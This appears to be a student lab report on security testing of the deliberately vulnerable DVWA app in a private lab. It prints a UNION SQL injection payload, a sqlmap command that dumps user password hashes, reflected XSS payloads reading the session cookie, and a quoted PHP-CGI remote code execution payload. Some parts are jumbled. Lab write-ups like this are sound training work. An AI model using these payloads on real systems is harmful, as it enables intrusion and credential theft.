

Web Application Testing Lab Report

1. Objective

To perform controlled security testing on DVWA and identify vulnerabilities aligned with OWASP Top 10, including:

- SQL Injection
- Cross-Site Scripting (XSS)
- Authentication weaknesses
- Session flaws

2. Tools Used:

- Burp Suite
- sqlmap
- OWASP ZAP

3. Test Environment Setup

Lab Setup:

- Attacker Machine: Kali Linux
- Target Machine: DVWA (10.33.226.54)
- Security Level: Low (for testing)



4. Vulnerability Findings Log

Test ID	Vulnerability	Severity	Target URL
001	SQL Injection	Critical	http://10.33.226.54/dvwa/vulnerabilities/sqlil/?id=01&Submit=Submit#
002	Reflected XSS	Medium	http://10.33.226.54/dvwa/vulnerabilities/xss_r/?name=test#



5. Detailed Testing Process

Test ID 001 – SQL Injection

Target: http://10.33.226.54/dvwa/vulnerabilities/sqli/?id=01&Submit=Submit#

Manual Testing

Payload used:

1' UNION SELECT user, password FROM users #

Result:

- Database dump successfully

The screenshot shows the DVWA SQL Injection page. On the left is a sidebar menu with various exploit categories. The 'SQL Injection' item is highlighted with a green background. The main content area has a title 'Vulnerability: SQL Injection'. Below it, there's a form field labeled 'User ID:' with an input box and a 'Submit' button. The input box contains the payload '1' UNION SELECT user, password FROM users #'. The page displays several red error messages and output lines corresponding to different database rows. The first row shows 'First name: admin' and 'Surname: admin'. Subsequent rows show other user entries like 'gordonb', '1337', 'pablo', and 'smithy'.

ID	First name	Surname
1	admin	admin
2	gordonb	e99a18c428cb38d5f260853678922e03
3	1337	8d3533d75ae2c3966d7e0d4fcc69216b
4	pablo	0d107d09f5bbe40cade3de5c71e9e9b7
5	smithy	5f4dcc3b5aa765d61d8327deb882cf99

6. Automated Testing using sqlmap

Command used:

```
sqlmap -u "http://10.33.226.54/dvwa/vulnerabilities/sqli/?id=01&Submit=Submit#" --cookie="security=low; PHPSESSID=252e6a8ba0b45e6979be67bb715d8874" --batch --dbs
```

Result:

- Database identified
- Tables extracted
- User credentials dumped

```
[07:58:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[07:58:43] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+-----+-----+-----+-----+-----+-----+
```

Impact:

- Unauthorized access
- Database compromise
- Credential disclosure

Severity:

Critical

Test ID 002 – Reflected XSS**Target:**


http://10.33.226.54/dvwa/vulnerabilities/xss_r/?name=test#

Manual Payload Used:

```
<script>alert('XSS')</script>
```

Result:

- JavaScript executed in victim browser





7. Session Token Theft Simulation

Step 1 – Intercept HTTP Request

- Open Burp Suite
- Proxy → Intercept → Turn ON

Step 2 - Go to DVWA

- Navigate to:

DVWA → Vulnerabilities → XSS (Reflected)

- You'll see a URL like:

http://10.33.226.54/dvwa/vulnerabilities/xss_r/?name=test#

Step 3 - Submit a value

- Enter:

hello

- Burp will intercept the request:

GET /dvwa/vulnerabilities/xss_r/?name=hello HTTP/1.1

Host: 10.33.226.54

**Cookie: security=low;
PHPSESSID=252e6a8ba0b45e6979be67bb715d8874**

Step 4 - Modify Parameter Value

- Now modify the name= parameter inside Burp.
- Replace:

name=hello

With:

name=<script>alert(document.cookie)</script>

So request becomes:

GET
**/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28document.co
okie%29%3C%2Fscript%3E** HTTP/1.1

Click Forward.

Step 5 – Observe Reflected Payload Execution

alert(document.cookie)

And you'll see:

security=low; PHPSESSID=abc123xyz

🎯 This proves:

- The input is reflected
- JavaScript executes
- Session cookie is accessible
- App is vulnerable to Reflected XSS



```
GET /dvwa/vulnerabilities/xss_r/?name=<3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3>
E HTTP/1.1
Host: 10.33.226.54
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.7054.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.33.226.54/dvwa/vulnerabilities/xss_r/?name=hello
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: security=low; PHPSESSID=252e6a8ba0b45e6979be67bb715d8874
sec-ch-ua: "(Not (A:Brand";v="99", "Google Chrome";v="134", "Chromium";v="134"
sec-ch-ua-full-version-list:
"(Not (A:Brand";v="99.0.0.0", "Google Chrome";v="134", "Chromium";v="134"
sec-ch-ua-platform: "Windows"
sec-ch-ua-mobile: ?0
Connection: keep-alive
1   HTTP/1.1 200 OK
2   Date: Wed, 18 Feb 2026 03:19:22 GMT
3   Server: Apache/2.2.8 (Ubuntu) DAV/2
4   X-Powered-By: PHP/5.2.4-2ubuntu5.10
5   Pragma: no-cache
6   Cache-Control: no-cache, must-revalidate
7   Expires: Tue, 23 Jun 2009 12:00:00 GMT
8   Keep-Alive: timeout=15, max=100
9   Connection: Keep-Alive
10  Content-Type: text/html; charset=utf-8
11  Content-Length: 4373
12
13
14  <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
15  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
16
17  <html xmlns="http://www.w3.org/1999/xhtml">
18
19    <head>
20      <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
21
22    <title>
        Damn Vulnerable Web App (DVWA) v1.0.7 ::  

        Vulnerability: Reflected Cross Site Scripting  

        (XSS)
    </title>
```

A screenshot of a web browser window. The address bar shows the URL: 10.33.226.54/dvwa/vulnerabilities/xss_r/?name=<script>alert%28d... . The main content area displays a modal dialog box with the following text:
10.33.226.54 says
security=low; PHPSESSID=252e6a8ba0b45e6979be67bb715d8874
At the bottom right of the dialog is a blue "OK" button.



Impact:

- Session hijacking
- Cookie theft
- Phishing redirection

Severity:

Medium

8. Authentication Mechanism Testing

Checks Performed:

- ✓ Weak password testing
- ✓ SQL-based bypass
- ✓ Session ID observation
- ✓ Cookie inspection

Findings:

- No rate limiting
- No account lockout
- Session cookies not properly protected

9. OWASP ZAP Scan

Performed automated scan using:

Target: <http://10.33.226.54/dvwa/>

Findings:

- SQL Injection alerts
- XSS alerts
- Missing security headers



The screenshot shows the OWASP ZAP interface with the 'Alerts' tab selected. A single alert is listed: 'Remote Code Execution - CVE-2012-1823'. The alert details are as follows:

- URL:** http://10.33.226.54/dvwa/login.php?&d=allow_url_include%3d1&&auto_prepend_file%3dphp://input
- Risk:** High
- Confidence:** Medium
- Parameter:** <?php exec('echo raise32g9t9f9h2,\$colm);echo join();'
- Attack:** '\$colm; die();?>
- Confidence:** raise32g9t9f9h2
- CVE ID:** 20
- WASC ID:** 20
- Source:** Active (20018 - Remote Code Execution - CVE-2012-1823)
- Input Vector:**
- Description:** Some PHP versions, when configured to run using CGI, do not correctly handle query strings that lack an unescaped ">" character, enabling arbitrary code execution. In this case, an operating system command was caused to be executed on the web server, and the results were returned to the web browser.
- Other Info:**
- Solution:**

At the bottom left, there are buttons for 'Alerts' (2), 'Spiders' (5), 'Output' (6), and 'Main Proxy' (localhost:8081). At the bottom right, there is a 'Current Status' summary with various counts: 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0.

10. Checklist (To Add in Google Docs)

- Test for SQL Injection using [sqlmap](#)
- Manual SQL Injection testing
- Check for Reflected XSS
- Test Stored XSS
- Verify Authentication controls
- Inspect session cookies
- Check HTTP security headers

11. Recommendations

- Use prepared statements (PDO / parameterized queries)
- Implement input validation
- Enable HTTPOnly & Secure cookie flags
- Implement account lockout
- Add CSP headers
- Use WAF protection

Web Test Summary

The DVWA application was tested for OWASP Top 10 vulnerabilities using Burp Suite, sqlmap, and OWASP ZAP. Critical SQL Injection and Reflected XSS vulnerabilities were successfully identified. Authentication weaknesses and insecure session handling were also observed. Immediate remediation is required to prevent unauthorized access and data compromise.